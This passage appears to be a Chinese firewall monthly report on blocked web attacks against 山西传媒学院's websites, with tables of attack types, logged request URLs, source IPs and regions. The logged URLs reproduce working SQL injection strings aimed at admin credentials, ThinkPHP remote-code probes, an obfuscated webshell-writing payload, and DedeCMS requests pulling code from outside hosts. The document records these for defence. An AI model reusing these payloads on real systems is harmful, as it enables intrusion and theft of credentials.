5	山西传媒学院(zs.arft.net)	/images/lists?cid=1+%29+ORDER+BY+1+desc%2Cextractvalue%28rand%28%29%2Cconcat%280x7c%2Cmd5%28862868352%29%29%29+desc+--+a、/include/plugin/payment/alipay/pay.php?id=pay%60+where+1%3D1+union+select+1%2C2%2CCONCAT%28md5%28200001183%29%29%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%23_、	36	较上月减少 212 次，攻击占比下降 0.61%

		/?%2Fmember%2Fcart%2FFastpay=&shopid=-1+union+select+md5%282018929524%29%2C2%2C3%2C4+--+、/?product-gnotify、/?q=node&destination=node		
6	山西传媒学院(lxyz.arft.net)	/api/sms_check.php?param=1%27+and+updatexml%281%2Cconcat%280x7e%2C%28SELECT+MD5%281234%29%29%2C0x7e%29%2C1%29--+、/images/lists?cid=1+%29+ORDER+BY+1+desc%2Cextractvalue%28rand%28%29%2Cconcat%280x7c%2Cmd5%28923053678%29%29%29+desc+--+a、/?%2Fmember%2Fcart%2FFastpay=&shopid=-1+union+select+md5%282099013813%29%2C2%2C3%2C4+--+、/?q=node&destination=node、/Proxy	35	较上月减少 212 次，攻击占比下降 0.61%
7	山西传媒学院(swzsl.arft.net)	/ajax/api/content_infraction/getIndexableContent、/?app=vote&controller=vote&action=total&contentid=1%20and%201%3D2%20union%20select%20concat(username,%200x3d416e6d6f6e33796d6f75735f434d53546f705f496e6a656374696f6e3d,password)%20from%20cmstop_member%20where%20userid%3D1;%23、/Broadcast/displayNewsPic.aspx?id=00187/**/and/**/1%3DCoNvErT(InT,ChAr(71)%2Bchar(65)%2Bchar(79)%2Bchar(74)%2Bchar(73))、/Broadcast/displayNewsPic.aspx?id=00357'/**/and/**/1%3Dsys.fn_varbintohexstr(hashbytes(%27MD5%27,%271234%27))/**/--、/Bulletin/BusinessView.aspx?infoflowId=00003%27/**/and	31	较上月减少 120 次，攻击占比下降 0.32%

		/**/1%3Dsys.fn_varbintohexstr(hashbytes(%27MD5%27,%271234%27))/**/--		
8	山西传媒学院(swzs2.arft.net)	/?product-gnotify、/NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20''='、/faq.php?action=grouppermission&gids%5B99%5D='&gids%5B100%5D%5BO%5D=)%20and%20(select%201%20from%20(select%20count(*),concat(version(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23	3	较上月减少 71 次，攻击占比下降 0.22%
9	传媒学院网站后台(www.arft.net:89)	/cms/Manage/Content/saveText.do	1	较上月减少 11 次，攻击占比下降 0.03%

3.1.7 漏洞防护

【描述】Web 系统中，远程攻击者会使用一些公开的漏洞对系统进行攻击，以达到获取数据库、控制服务器等目的。如 struts2 漏洞、tomcat 解析漏洞等。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/wls-wsat/CoordinatorPortType、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5BO%5D=phpinfo&vars%5B1%5D%5B%5D=1、/wp-login.php、/、/index.php?s=Home/%5Cthink%5Capp/invokefunction&functi	852	较上月增加 253 次，攻击占比上升 2.52%

		on=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1		
2	山西传媒学院(zs.arft.net)	/wp-login.php、/index.php、/、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=captcha	275	较上月增加 33 次，攻击占比上升0.65%
3	山西传媒学院(swzs1.arft.net)	/index.php、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/、//?s=index/\think\template\driver\file/write&cacheFile=robots.php&content=xbshell1<?php$password%20=%20"xinba";$ch%20=%20explode(".","hello.ass.world.er.t");array_intersect_ukey(array($_REQUEST[$password]%20=>%201),%20array(1),%20$ch[1].$ch[3].$ch[4]);?>	271	较上月减少 4 次，攻击占比上升0.53%
4	山西传媒学院(zsw.arft.net)	/index.php、/index.php?s=captcha、/wls-wsat/CoordinatorPortType、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input	271	较上月减少 52 次，攻击占比上升0.37%
5	山西传媒学院	/index.php、/、	250	较上月增

	(lxyz.arft.net)	/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/Admin/Controls/KindEditor/asp.net/upload_json.ashx?dir=Image、/CKEdit/kindedit/asp.net/upload_json.ashx?dir=Image		加 39 次，攻击占比上升 0.62%
6	山西传媒学院 (xb.arft.net)	/wp-login.php、/wls-wsat/CoordinatorPortType、/index.php?s=captcha、/、/index.php	216	较上月减少 91 次，攻击占比上升 0.14%
7	山西传媒学院 (swzs2.arft.net)	/index.php、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/Ueditor/controller.ashx?action=catchimage、/Ueditor/net/controller.ashx?action=catchimage	175	较上月增加 30 次，攻击占比上升 0.44%
8	山西传媒学院 (gjjl.arft.net)	/index.php?s=captcha、/wls-wsat/CoordinatorPortType、/index.php、/、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1	171	较上月减少 145 次，攻击占比下降 0.12%
9	山西传媒学院 (xcb.arft.net)	/wp-login.php、/index.php、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、	29	较上月减少 4 次，攻击占比上升 0.04%

		/index.php?s=captcha、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1		
10	山西传媒学院(1331.arft.net)	/index.php、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=captcha、/wls-wsat/CoordinatorPortType	24	较上月减少 28 次，攻击占比下降 0.04%
11	传媒学院网站后台(www.arft.net:89)	/index.php、/index.php?s=Home/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/index.php?s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1、/cms/Manage/Node/doEdit.do?t=52564	7	较上月减少 10 次，攻击占比下降 0.01%
12	传媒学院前台管理(www.arft.net:8021)		2	较上月减少 8 次，攻击占比下降 0.02%

3.1.8 扫描工具

【描述】Web 系统中，远程攻击者会使用一些扫描工具对站点进行漏洞扫描。工具如 awvs、nessus 等。根据扫描结果，攻击者可能会发现 web 系统的漏洞，针

对漏洞进行攻击以达到黑客的目的；如果没有发现 web 系统的漏洞，但是流量也非常大，造成 web 系统的负担。攻击风险等级：低。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院 (www.arft.net)	/、/arft.zip、/arft.net.zip、/arft.rar、/arft.net.rar	352	较上月--，攻击占比 --
2	山西传媒学院 (zs.arft.net)	/wwwroot.zip、/arft.net.rar、/arft.net.zip、/arft.rar、/arft.zip	350	较上月--，攻击占比 --
3	山西传媒学院 (xb.arft.net)	/hqc/tzgg/index.html、/tsg/dzbz/cjwt/cnt-5112.html、/xmtyjs/xmtsc/llqy/index.html	7	较上月--，攻击占比 --

3.1.9 协议违规

【描述】HTTP 请求内容中包含异常字符或参数值有异如参数中包含无效的转义字符(%)，HTTP 协议头部 Content-Length 值是否为数字等，这类都可能是攻击者伪造的 HTTP 请求。攻击风险等级：低。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院 (www.arft.net)	/fzlm/tzgg/2020.10.13fujian1.xlsx、/、/robots.txt、/user.php?act=login、/upload/201011/20101102232944735.gif	3534	较上月减少 1064 次，攻击占比上升 3.66%
2	山西传媒学院 (xb.arft.net)	/xsc/rcgz/2019-2020-2jxjgs.xlsx、/hqc/zlxz/2020xinshengtijianbiao.pdf、/user.php?act=login、/wp-content/plugins/ioptimization/IOptimize.php?rchk、/	292	较上月减少 41 次，攻击占比上升 0.45%
3	山西传媒学院 (zs.arft.net)	/、/user.php?act=login、//install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/admin/config_update.php、	152	较上月减少 301 次，攻击占比下降 0.66%

		//type.php?template=tag_(){};@unlink(FILE);print_r(xbshell);assert($_POST[1]);{//../rss、//user.php?act=login		
4	山西传媒学院(zsw.arft.net)	/user.php?act=login、/wp-content/plugins/ioptimization/IOptimize.php?rchk、/、/%20../web-inf/、//install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/admin/config_update.php	58	较上月减少 261 次，攻击占比下降 0.72%
5	山西传媒学院(swzs1.arft.net)	/、/user.php?act=login、//install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/admin/config_update.php、//type.php?template=tag_(){};@unlink(FILE);print_r(xbshell);assert($_POST[1]);{//../rss、//user.php?act=login	47	较上月减少 107 次，攻击占比下降 0.24%
6	山西传媒学院(lxyz.arft.net)	/.config.inc.php.swp、/.config.php.swp、/.database.php.swp、/.db.php.swp、/.index.php.swp	36	较上月减少 118 次，攻击占比下降 0.3%
7	山西传媒学院(gjjl.arft.net)	/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=demodata.php&updateHost=http://acedgwf.cn/、/tzgg/tzgg1.pdf、/weaver/ln.FileDownload?fpath=..%2Fecology%2FWEB-INF%2Fweb.xml、/%20../web-inf/、///xzzx/xzzx7.do	35	较上月减少 244 次，攻击占比下降 0.72%
8	传媒学院网站后台(www.arft.net:89)	/cms/Inter/doSearch.do?key=淇℃伅、/cms/Inter/doSearch.do?key=瀛≫敓鎵嬪晰、/cms/Manage/Content/toEdit.do?contentId=6661&t=ThuOct08202012:37:17GMT+0800(涓浗鏍囧噯鏃堕棿)、/cms/Manage/Content/toEdit.	35	较上月增加 4 次，攻击占比上升 0.08%

		do?contentId=6661&t=ThuOct08202012:37:17GMT+0800(盲赂颅氓聽陆忙聽聽聪氓聪聙聿忙聽聽露茅聽聽麓)、/cms/Manage/index.do?		
9	山西传媒学院(swzs2.arft.net)	/user.php?act=login、//install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/admin/config_update.php、//type.php?template=tag_(){};@unlink(FILE);print_r(xbshell);assert($_POST[1]);{//../rss、//user.php?act=login、/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=DdGV4.php&updateHost=http://p4564.com/	34	较上月减少 80 次，攻击占比下降 0.19%
10	传媒学院前台管理(www.arft.net:8021)	/user.php?act=login	4	较上月减少 3 次，攻击占比下降 0%
11	山西传媒学院(xcb.arft.net)	/、/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php	2	较上月增加 1 次，攻击占比上升 0.01%

3.1.10 恶意 user-agents

【描述】user_agent 是浏览器标识，针对 user_agent 可以限制一些不友好的搜索引擎的爬虫，也可以限制有人恶意同时访问网站，使得访问量或访问频率达到一定层次，耗尽服务器资源，从而使网站不能正常提供服务。攻击风险等级：高。

【攻击详情】

序号	站点	目的地址 TOP5	攻击次数	对比分析
1	山西传媒学院(www.arft.net)	/、/robots.txt、/xkcx/、//、//static/image/admincp/ajax_loader.gif	3999	较上月增加 2376 次，攻击占比上升

				15.64%
2	山西传媒学院(xb.arft.net)	/robots.txt、/byzcxy/gywm/szdw/241b3f78f0f6cac955c2bc3ca7500c7.jpg、/、/byzcxy/gywm/szdw/21ac1c346f748cde75a940fbd33ac7f.jpg、/byx/xbdt/013.jpg	517	较上月减少 259 次，攻击占比上升 0.21%
3	山西传媒学院(zsw.arft.net)	/、/robots.txt、/fzlm/tzgg/001.jpg、/yxjs/yssjx/huanjing.jpg、//	408	较上月增加 93 次，攻击占比上升 1.12%
4	山西传媒学院(zs.arft.net)	/、/robots.txt、/index.php?m=wap&siteid=1%E2%80%8B、/index.php?m=attachment&c=attachments&a=swfupload_json&src=%26i=1%26d=11%26catid=1%26t=23232%26ip=127.0.0.1%26m=3%26modelid=1%26s=caches%252fconfigs%252fdatabase.ph%26f=p%26xxxx、/jquyn.php	223	较上月增加 45 次，攻击占比上升 0.59%
5	山西传媒学院(gjjl.arft.net)	/robots.txt、/、/index.php?m=formguide&c=index&a=show&formid=1&siteid=1、/fwjl/jzjl.jpg、/index.php?m=attachment&c=attachments&a=swfupload_json&src=%26i=1%26d=11%26catid=1%26t=23232%26ip=127.0.0.1%26m=3%26modelid=1%26s=caches%252fconfigs%252fdatabase.ph%26f=p%26xxxx	144	较上月增加 97 次，攻击占比上升 0.6%
6	山西传媒学院(swzs1.arft.net)	/robots.txt、/tzgg/2096229271.jpg、/、/data/cache/mjx.php、/phpinfo.php	120	较上月增加 24 次，攻击占比上升 0.32%
7	山西传媒学院(swzs2.arft.net)	/robots.txt、/index.php?m=wap&siteid=1%E2%80%8B、/index.php?m=attachment&c=attachments&a=swfupload_json	104	较上月增加 55 次，攻击占比上升 0.38%

		&src=%26i=1%26d=11%26catid=1%26t=23232%26ip=127.0.0.1%26m=3%26modelid=1%26s=caches%252fconfigs%252fdatabase.ph%26f=p%26xxxx、/plus/mytag_js.php?aid=9090、/wangdafa		
8	山西传媒学院(lxyz.arft.net)	/、/backup.7z、/backup.rar、/backup.tar.gz、/backup.zip	82	较上月增加 56 次，攻击占比上升0.35%
9	山西传媒学院(xcb.arft.net)	/robots.txt、/mrlm/、/ueditor/net/controller.ashx、/wangdafa、/xbdzb/	68	较上月增加 13 次，攻击占比上升0.17%
10	传媒学院网站后台(www.arft.net:89)	/、/cms/Inter/doViewTotal.do?pageTitle=%E5%AD%A6%E9%99%A2%E5%8A%B3%E5%8A%A1%E6%B4%BE%E9%81%A3%E5%85%AC%E5%8F%B8%E6%9C%8D%E5%8A%A1%E9%87%87%E8%B4%AD%E9%A1%B9%E7%9B%AE%E8%AF%A2%E4%BB%B7%E5%85%AC%E5%91%8A&pageType=3&pageId=4570、//index.php?m=attachment&c=attachments&a=swfupload_json&aid=1&src=%26id=%25%2A27an%2Ad%25%2A20updat*exml%281%2Ccon*cat%280x7e%2C%28us*er%28%29%29%2C0x7e%29%2C1%29%23%26modelid%3D1%26catid%3D1%26m%3D1%26f%3Dshadow、//index.php?m=wap&a=index&siteid=1、/cms/Inter/doViewTotal.do	19	较上月增加 14 次，攻击占比上升0.08%
11	传媒学院前台管理(www.arft.net:8021)	/ScoreQuery/highExamScoreQuery.do、/ScoreQuery/highExamNoticeBookQuery.do、/ScoreQuery/Web/doHighExamPostQuery.do、/、	16	较上月增加 7 次，攻击占比上升0.05%

		//index.php?m=attachment&c=attachments&a=swfupload_json&aid=1&src=%26id=%25%2A27an%2Ad%25%2A20updat*exml%281%2Ccon*cat%280x7e%2C%28us*er%28%29%29%2C0x7e%29%2C1%29%23%26modelid%3D1%26catid%3D1%26m%3D1%26f%3Dshadow		
12	山西传媒学院(1331.arft.net)	/FCKeditor/fckconfig.js、/robots.txt、/statics/css/crop.css、/public/simpleboot/css/simplebootadmin.css、/ueditor/net/controller.ashx	9	较上月增加 4 次，攻击占比上升 0.03%

3.2. 攻击源 TOP 10 分析

主要攻击源来自新加坡的 IP 为 14.128.37.34 针对山西传媒学院(www.arft.net)发起累计 2009 次以协议违规等类型的 Web 攻击；中国上海的 IP 为 106.14.213.83 针对山西传媒学院(www.arft.net)发起累计 1459 次以恶意 user-agents 等类型的 Web 攻击；美国的 IP 为 192.74.244.131 针对山西传媒学院(lxyz.arft.net)、山西传媒学院(zs.arft.net)、山西传媒学院(zsw.arft.net)发起累计 939 次以漏洞防护等类型的 Web 攻击，以上攻击均被有效阻断。


序号	攻击源 IP	攻击源区域	攻击域名及次数	攻击类型 TOP10	对比分析	风险等级
1	14.128.37.34	新加坡 rackip.com	www.arft.net(2009)	协议违规	攻击总量较上月减少 299 次,攻击占比上升 3.06%	中
2	106.14.213.83	中国上海阿里云/电信/联通/移动/铁通/教育网	www.arft.net(1459)	恶意 user-agents	攻击总量较上月--,攻击占比--	中
3	192.74.244.131	美国 petaexpress.com	lxyz.arft.net(216)、zs.arft.net(14	漏洞防护	攻击总量较上月--,攻击占比	低

			2)、zsw.arft.net(126)、swzs1.arft.net(120)、swzs2.arft.net(118)、gjjl.arft.net(94)、www.arft.net(87)、xb.arft.net(36)		--	
4	185.251.45.112	波兰	zs.arft.net(150)、lxyz.arft.net(148)、xb.arft.net(137)、gjjl.arft.net(99)、www.arft.net(72)	SQL 注入攻击、协议违规、漏洞防护、文件限制、文件注入攻击、命令注入攻击、HTTP 方法限制、目录信息泄露、HTTP 请求出错、跨站脚本攻击	攻击总量较上月减少 1395 次,攻击占比下降 3.26%	低
5	23.228.111.66	美国 globalfrag.com	www.arft.net(189)、xb.arft.net(82)、zsw.arft.net(82)、zs.arft.net(51)、swzs2.arft.net(37)、swzs1.arft.net(32)、www.arft.net:8021(30)	疑似跨站攻击、漏洞防护、协议违规、SQL 注入攻击	攻击总量较上月--，攻击占比--	低
6	156.232.253.214	中国香港 cloudinnovation.org	www.arft.net(475)	文件限制、漏洞防护、SQL 注入攻击、疑似跨站攻击、协议违规	攻击总量较上月--，攻击占比--	低
7	139.155.235.214	中国中国	xb.arft.net(170)、www.arft.net(1	疑似跨站攻击、一句话 webshell	攻击总量较上月--，攻击占比	低

			27)、zs.arft.net(85)、zsw.arft.net(83)		--	
8	180.76.107.242	中国北京电信	zs.arft.net(322)	扫描工具、文件限制	攻击总量较上月--，攻击占比--	低
9	118.25.56.210	中国上海电信/联通/移动	www.arft.net(104)、gjjl.arft.net(52)、zsw.arft.net(52)、xb.arft.net(49)、swzs1.arft.net(40)、zs.arft.net(4)	命令注入攻击	攻击总量较上月--，攻击占比--	低
10	103.42.176.210	中国香港 23vps.com	www.arft.net(292)	一句话webshell、疑似跨站攻击、SQL注入攻击、漏洞防护	攻击总量较上月减少 754次,攻击占比下降1.84%	低

3.3. 攻击区域详情分析

根据信息中心数据大脑安全分析，境外攻击源主要是通过肉鸡、跳板机对网站发起恶意攻击。若网站主要访问源集中在境内，建议打开区域访问控制，限制国外地区进行访问，保障网站安全，具体攻击区域分布见下图：



序号	区域	主要集中 IP	攻击次数	攻击占比	对比分析
1	浙江	183.129.153.151(217 次) 60.12.124.24(128 次) 122.228.19.71(63 次) 115.238.55.18(24 次) 60.184.109.131(13 次)	2927	15.26%	较上月增加 446 次，攻击占比上升 7.3%
2	美国	192.74.244.131(939 次) 23.228.111.66(503 次) 23.249.16.19(220 次) 104.148.114.155(129 次) 104.148.114.157(105 次)	2834	14.77%	较上月增加 1409 次，攻击占比上升 10.2%
3	上海	106.14.213.83(1459 次) 118.25.56.210(301 次) 118.89.201.119(132 次) 180.164.64.150(15 次) 183.192.164.85(13 次)	2122	11.06%	较上月增加 1678 次，攻击占比上升 9.63%
4	香港	156.232.253.214(475 次) 103.42.176.210(292 次) 154.95.245.174(255 次) 154.94.92.86(173 次) 112.121.187.130(166 次)	2096	10.93%	较上月减少 1072 次，攻击占比上升 0.76%
5	新加坡	14.128.37.34(2009 次)	2009	10.47%	较上月减少 538 次，攻击占比上升 2.29%
6	北京	180.76.107.242(322 次) 221.122.179.200(79 次)	847	4.42%	较上月减少 590 次，攻击占比下降

		192.144.156.250(76 次) 121.69.105.234(74 次) 39.101.129.127(51 次)			0.19%
7	中国	139.155.235.214(465 次) 103.112.31.226(142 次) 8.134.48.20(32 次) 8.129.167.117(20 次) 47.115.142.182(9 次)	674	3.51%	较上月增加 575 次，攻击占比上升 3.19%
8	山西	60.221.102.91(62 次) 60.221.153.12(50 次) 183.200.38.20(24 次) 117.136.4.28(21 次) 120.208.101.114(21 次)	669	3.49%	较上月减少 1176 次，攻击占比下降 2.43%
9	江西	111.72.38.62(84 次) 111.75.110.50(72 次) 111.72.39.150(65 次) 111.72.39.94(52 次) 111.72.38.40(49 次)	656	3.42%	较上月增加 579 次，攻击占比上升 3.17%
10	波兰	185.251.45.112(606 次) 95.160.35.99(1 次)	607	3.16%	较上月减少 1420 次，攻击占比下降 3.35%
11	安徽	117.69.62.163(148 次) 60.172.40.204(118 次) 183.166.1.254(87 次) 117.69.62.83(85 次) 114.101.180.116(43 次)	496	2.59%	较上月减少 643 次，攻击占比下降 1.07%
12	广东	120.76.54.183(100 次) 119.45.150.6(85 次) 120.24.20.25(80 次) 47.113.190.151(33 次) 119.45.212.118(24 次)	389	2.03%	较上月减少 2674 次，攻击占比下降 7.8%
13	重庆	27.11.103.82(176 次) 183.70.69.29(91 次) 183.70.80.98(54 次) 27.11.95.39(26 次) 123.144.38.52(18 次)	381	1.99%	较上月增加 314 次，攻击占比上升 1.77%
14	河南	122.114.77.140(111 次) 123.12.217.73(64 次) 123.12.219.191(51 次) 42.228.4.170(34 次) 117.158.142.120(15 次)	293	1.53%	较上月减少 2318 次，攻击占比下降 6.85%
15	河北	110.229.222.91(28 次) 110.229.219.100(16 次) 110.229.222.139(15 次)	273	1.42%	较上月减少 1264 次，攻击占比下降 3.51%

		101.21.150.114(14 次) 110.229.221.135(14 次)			
16	马来西亚	103.249.87.12(208 次) 150.107.76.138(54 次)	262	1.37%	较上月减少 351 次，攻击占比下降 0.6%
17	四川	222.211.72.9(64 次) 118.121.219.30(55 次) 222.211.72.12(50 次) 132.232.98.174(44 次) 175.153.160.45(32 次)	260	1.36%	较上月增加 78 次，攻击占比上升 0.78%
18	江苏	114.227.170.130(44 次) 222.186.160.167(33 次) 121.234.36.250(27 次) 114.228.45.223(23 次) 180.115.182.35(21 次)	213	1.11%	较上月减少 1716 次，攻击占比下降 5.08%
19	俄罗斯	95.163.255.72(18 次) 95.163.255.77(12 次) 95.163.255.73(11 次) 95.163.255.75(11 次) 95.163.255.74(10 次)	137	0.71%	较上月增加 44 次，攻击占比上升 0.41%
20	台湾	93.90.73.177(125 次)	125	0.65%	较上月增加 69 次，攻击占比上升 0.47%
21	陕西	113.200.151.118(72 次) 123.139.56.67(18 次) 36.46.7.129(4 次) 223.104.11.71(4 次) 117.136.87.165(3 次)	116	0.6%	较上月增加 110 次，攻击占比上升 0.58%
22	法国	188.165.239.119(75 次) 40.66.32.120(6 次) 51.89.204.170(2 次)	83	0.43%	较上月减少 62 次，攻击占比下降 0.04%
23	韩国	116.213.40.236(28 次) 156.234.214.148(19 次) 61.85.167.71(11 次) 118.235.9.54(10 次) 121.156.47.201(2 次)	70	0.36%	较上月减少 138 次，攻击占比下降 0.31%
24	山东	140.205.77.166(4 次) 140.205.77.202(4 次) 140.205.77.235(4 次) 150.138.92.138(4 次) 124.133.51.197(3 次)	69	0.36%	较上月减少 40 次，攻击占比上升 0.01%
25	澳大利亚	143.92.60.29(58 次) 143.92.61.230(5 次) 143.92.51.29(1 次)	64	0.33%	较上月增加 59 次，攻击占比上升 0.31%

26	福建	120.32.74.204(23 次) 222.77.215.172(10 次) 218.66.44.44(4 次) 222.78.116.19(4 次) 36.248.88.219(1 次)	51	0.27%	较上月增加 14 次，攻击占比上升 0.15%
27	辽宁	113.229.172.226(11 次) 42.249.32.189(8 次) 123.185.21.28(8 次) 219.217.153.87(8 次) 123.187.74.104(4 次)	47	0.25%	较上月减少 2368 次，攻击占比下降 7.5%
28	南非	156.225.176.101(32 次) 156.245.38.66(5 次) 45.196.221.62(4 次) 160.119.69.13(3 次) 154.196.222.234(2 次)	47	0.25%	较上月减少 213 次，攻击占比下降 0.58%
29	孟加拉	175.29.88.157(6 次) 175.29.89.247(2 次) 175.29.90.46(2 次) 175.29.91.68(2 次) 175.29.88.143(1 次)	39	0.2%	较上月增加 19 次，攻击占比上升 0.14%
30	云南	112.114.101.230(4 次) 112.114.100.15(3 次) 112.114.100.106(3 次) 112.114.100.241(2 次) 112.114.102.18(2 次)	32	0.17%	较上月减少 26 次，攻击占比下降 0.02%
31	天津	211.94.237.219(13 次) 36.106.166.2(1 次) 36.106.166.47(1 次) 36.106.166.178(1 次) 36.106.166.213(1 次)	27	0.14%	较上月增加 15 次，攻击占比上升 0.1%
32	罗马尼亚	185.144.80.58(14 次) 94.176.148.234(6 次) 193.203.215.32(5 次) 109.102.111.61(1 次)	26	0.14%	较上月增加 24 次，攻击占比上升 0.13%
33	意大利	212.102.35.154(12 次) 212.102.35.170(12 次) 81.208.42.32(1 次)	25	0.13%	较上月--，攻击占比--
34	湖北	171.114.80.80(8 次) 119.103.189.51(5 次) 119.103.188.224(3 次) 219.140.116.7(2 次) 58.19.83.60(1 次)	24	0.13%	较上月增加 8 次，攻击占比上升 0.08%
35	德国	82.165.103.118(11 次) 194.36.108.6(7 次)	18	0.09%	较上月减少 23 次，攻击占比下降

					0.04%
36	菲律宾	180.190.118.2(18 次)	18	0.09%	较上月减少 47 次，攻击占比下降 0.12%
37	甘肃	124.152.254.75(8 次) 27.224.137.18(1 次) 27.224.137.163(1 次) 27.224.137.205(1 次) 60.13.6.195(1 次)	16	0.08%	较上月增加 12 次，攻击占比上升 0.07%
38	内蒙古	1.28.88.16(1 次) 1.28.88.253(1 次) 1.28.132.96(1 次) 1.30.8.111(1 次) 1.30.24.158(1 次)	13	0.07%	较上月增加 11 次，攻击占比上升 0.06%
39	海南	223.104.23.226(8 次) 112.66.103.225(1 次) 113.58.242.161(1 次) 113.58.245.51(1 次)	11	0.06%	较上月减少 12 次，攻击占比下降 0.01%
40	伊朗	62.60.208.139(7 次) 178.236.43.71(4 次)	11	0.06%	较上月减少 31 次，攻击占比下降 0.07%
41	比利时	150.158.166.218(11 次)	11	0.06%	较上月--，攻击占比--
42	荷兰	45.63.43.106(11 次)	11	0.06%	较上月增加 7 次，攻击占比上升 0.05%
43	加拿大	192.99.0.98(7 次) 54.39.216.102(3 次)	10	0.05%	较上月减少 114 次，攻击占比下降 0.35%
44	印度	27.124.47.28(6 次) 116.203.150.91(4 次)	10	0.05%	较上月减少 421 次，攻击占比下降 1.33%
45	青海	110.167.215.63(1 次) 110.167.215.66(1 次) 110.167.215.82(1 次) 110.167.215.91(1 次) 125.72.95.188(1 次)	7	0.04%	较上月增加 1 次，攻击占比上升 0.02%
46	新疆	49.118.194.23(1 次) 49.118.194.154(1 次) 49.118.195.19(1 次) 60.13.136.61(1 次) 60.13.138.25(1 次)	6	0.03%	较上月减少 0 次，攻击占比上升 0.01%
47	吉林	58.21.102.118(1 次) 124.235.138.103(1 次)	5	0.03%	较上月减少 0 次，攻击占比上升

		124.235.138.176(1 次) 124.235.138.219(1 次) 175.23.185.190(1 次)			0.01%
48	宁夏	106.45.0.94(1 次) 106.45.0.209(1 次) 106.45.1.12(1 次) 106.45.1.243(1 次) 203.93.170.218(1 次)	5	0.03%	较上月增加 4 次，攻击占比上升 0.03%
49	广西	124.227.31.63(1 次) 124.227.31.158(1 次) 124.227.31.206(1 次) 182.88.76.69(1 次) 182.88.77.112(1 次)	5	0.03%	较上月减少 0 次，攻击占比上升 0.01%
